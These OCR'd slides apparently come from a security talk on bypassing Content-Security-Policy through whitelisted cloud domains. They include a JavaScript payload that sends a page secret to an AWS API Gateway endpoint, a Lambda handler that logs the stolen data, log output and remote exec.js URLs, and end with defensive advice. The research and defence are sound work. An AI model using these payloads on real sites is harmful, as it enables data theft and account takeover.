
Demo 4 Amazon Cloudfront

Content-Security-Policy

```
default-src 'self’ ;
font-src 'self' data: ;
img-src * data:;
script-src 'self' 'nonce-
ytvrlNqMG8NBP2dg/C64zTPt'
*.cloudfront.net *.jsdelivr.net
code.jquery.com;
style-src 'self' data:
cdn.jsdelivr.net 'unsafe-
inline’;
connect-src 'self';
```


Demo 4 - Amazon Cloudfront


Fronting the Attacker's Domain



Demo 4 - Amazon Cloudfront

Storing the Payload
Objective #3 – Change Password






Demo 4 Amazon Cloudfront

Profit 

https://cloudfront.keyfc.com/secret.php?source=**https://d15xoolnwhr0d8.cloudfront.net/js/exec.js**



```
Updating error message to:    secret.php?source=ht…t.net/js/exec.js:53
Success changing password: ▶ Response                          exec.js:29
> 
```

Demo 5
Amazon AWS

API Gateway + Lambda Function

~860 Sites in my DB (0.6%)

Symptoms:


xxxx-src: *.amazonaws.com

Can be used to exfiltrate data

Demo 5 Amazon AWS

Lambda

Objective #2 – Secret Ingredient



Demo 5 Amazon AWS

Lambda

Objective #2 – Secret Ingredient

```
'use strict';

export const handler = async (event) => {
    const response = {
        statusCode: 200,
        headers: {
            'Content-Type': 'text/html',
        },
        body: event.queryStringParameters.data,
    };
    var
decoded=Buffer.from(event.queryStringParameters
.data, 'base64').toString('ascii');
    console.log('Decoded payload:', decoded);
    return response;
};
```

Demo 5 Amazon AWS

Payload

Objective #2 – Secret Ingredient

```
s=document.createElement("script");

s.src="https://f7aq2nmst6.execute-api.eu-west-1.amazonaws.com/testing/my-defcon-exfil?data="+btoa(document.getElementById("secret-ingredient").innerText);

document.head.appendChild(s);
```

Demo 5
Amazon AWS

Profit 

Timestamp	Message
	No older events at this moment. *Retry*
2023-07-21T21:34:43.822+01:00	INIT_START Runtime Version: nodejs:18.v9 Runtime Version ARN:
2023-07-21T21:34:43.983+01:00	START RequestId: 0ac62352-0d43-4a7e-bafb-dd6292b5418d Version:
2023-07-21T21:34:43.985+01:00	2023-07-21T20:34:43.985Z 0ac62352-0d43-4a7e-bafb-dd6292b5418d
2023-07-21T21:34:43.994+01:00	END RequestId: 0ac62352-0d43-4a7e-bafb-dd6292b5418d
2023-07-21T21:34:43.994+01:00	REPORT RequestId: 0ac62352-0d43-4a7e-bafb-dd6292b5418d Duratio
2023-07-21T21:40:15.898+01:00	2023-07-21T20:40:15.898Z ebf41e61-ae3a-4506-8b3b-787358eae6a6
	2023-07-21T20:40:15.898Z ebf41e61-ae3a-4506-8b3b-787358eae6a6 INFO Decoded payload: Stardust Nectar gathered by a Lumisprite
2023-07-21T21:40:15.898+01:00	START RequestId: ebf41e61-ae3a-4506-8b3b-787358eae6a6 Version:

```
2023-07-21T21:34:43.994+01:00    REPORT RequestId: 0ac62352-0d43-4a7e-ba1b-dd6292b5418d Duratio

2023-07-21T21:40:15.898+01:00    2023-07-21T20:40:15.898Z ebf41e61-ae3a-4506-8b3b-787358eae6a6

2023-07-21T20:40:15.898Z    ebf41e61-ae3a-4506-8b3b-787358eae6a6    INFO    Decoded payload:
Stardust Nectar gathered by a Lumisprite

2023-07-21T21:40:15.898+01:00    START RequestId: ebf41e61-ae3a-4506-8b3b-787358eae6a6 Version:
```

PoC 6, 7, and 8

Azure Web Apps	Heroku	Firebase
90	25	19
*.azurewebsites.net, *.azurestaticapps.net	*.herokuapps.com	*.firebaseapp.com
Execute & Exfiltrate	Execute & Exfiltrate	Execute & Exfiltrate
https://azure.keyfc.com/secret.php?source=https://nice-dune-08c8da410.3.azurestaticapps.net/exec.js	https://heroku.keyfc.com/secret.php?source=https://exfiltest-75310ac89c2a.herokuapp.com/exec.js	https://firebase.keyfc.com/secret.php?source=https://demo-defcon.firebaseapp.com/exec.js

Takeaways

Takeaways

- Use Sub Resource Integrity (SRI) together with CSP.
- Change from `unsafe-eval` and `unsafe-inline` to strict CSP: `nonce`[1] or `hash`[2].
- Use `strict-dynamic` to ease strict CSP adoption and reduce operational load (be aware of its risks)

1 https://content-security-policy.com/nonce/ 2 https://content-security-policy.com/hash/

Takeaways

- Review and reduce allowed third-party domains and CDNs to a minimum.
- Do not include third-party domains with wildcards (e.g. *.amazonaws.com)
- Where possible, host the libraries on your own domain.

Takeaways

- Use `report-to` with `report-sample` (noisy)
- Implement `Content-Security-Policy-Report-Only` first
- Consider available commercial solutions to monitor client-side JavaScript

(hint: search for “client-side protection javascript formjacking” in Google)

Thank you

https://sensepost.com/blog/

@felmoltor

https://github.com/sensepost/dresscode

orange™ Cyberdefense